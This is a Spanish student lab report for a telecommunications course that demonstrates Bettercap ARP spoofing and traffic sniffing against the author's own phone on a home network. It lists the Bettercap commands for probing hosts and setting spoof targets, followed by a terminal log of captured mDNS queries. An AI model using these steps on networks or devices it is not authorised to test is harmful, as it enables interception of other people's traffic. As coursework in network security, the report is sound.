Instituto Tecnológico de Cancún.

PoC sniffing de Bettercap.

Daniel Pérez Vélez.

Fundamentos de telecomunicaciones.

Ismael Jiménez Sánchez.


Noviembre 2020.

Introducción.


La prueba de concepto que realicé es un sniffing dentro de mi propia red. El sistema operativo que elegí fue Kali Linux desde Virtualbox.

Desarrollo.


Primero revisamos nuestra dirección IP para descartar un objetivo de sniffing.




Acto seguido se ejecuta el comando “net.probe on” y “ticker on” para ver una tabla de direcciones que se encuentran dentro de la red.




El objetivo será el celular Motorola 192.168.1.64 y lo establecemos con “set arp.spoof.targets x.x.x.x”.



Activamos el spoorf y el sniff. Después se comienza a generar actividad desde el celular, por ejemplo, entrar a Chrome/Amazon, Facebook y Youtube.




daniel@kali: ~
10:35 PM
98%
Papelera
Sistema de archivos
Carpeta personal
daniel@kali: ~
Archivo Acciones Editar Vista Ayuda
daniel@kali: ~
daniel@kali: ~
↑ 523 kB / ↓ 2.1 MB / 32414 pkts
192.168.1.0/24 > 192.168.1.67 »
[22:30:26] [sys.log] [inf] ticker running with period 1s
[22:32:16] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[22:33:08] [net.sniff.mdns] mdns Android.local : PTR query for _233637DE._sub._googlecast._tcp.local
[22:33:08] [net.sniff.mdns] mdns Android.local : PTR query for _googlecast._tcp.local
[22:34:33] [net.sniff.mdns] mdns Android.local : PTR query for _fb._tcp.local
[22:34:34] [net.sniff.mdns] mdns Android.local : PTR query for _fb._tcp.local
[22:34:38] [net.sniff.mdns] mdns Android.local : PTR query for _fb._tcp.local
[22:34:46] [net.sniff.mdns] mdns Android.local : PTR query for _fb._tcp.local
[22:35:07] [net.sniff.mdns] mdns Android.local : PTR query for _233637DE._sub._googlecast._tcp.local
[22:35:07] [net.sniff.mdns] mdns Android.local : PTR query for _googlecast._tcp.local
[22:35:07] [net.sniff.mdns] mdns Android.local : PTR query for _233637DE._sub._googlecast._tcp.local
[22:35:07] [net.sniff.mdns] mdns Android.local : PTR query for _googlecast._tcp.local
[22:35:08] [net.sniff.mdns] mdns Android.local : PTR query for _233637DE._sub._googlecast._tcp.local
[22:35:08] [net.sniff.mdns] mdns Android.local : PTR query for _googlecast._tcp.local
[22:35:09] [net.sniff.mdns] mdns Android.local : PTR query for _233637DE._sub._googlecast._tcp.local
[22:35:09] [net.sniff.mdns] mdns Android.local : PTR query for _googlecast._tcp.local
[22:35:12] [endpoint.lost] endpoint 192.168.1.69 28:ad:3e:1a:25:4e (Shenzhen TONG BO WEI Technology CO.,LTD) lost.
[22:35:18] [endpoint.new] endpoint 192.168.1.69 detected as 28:ad:3e:1a:25:4e (Shenzhen TONG BO WEI Technology CO.,LTD).
192.168.1.0/24 > 192.168.1.67 »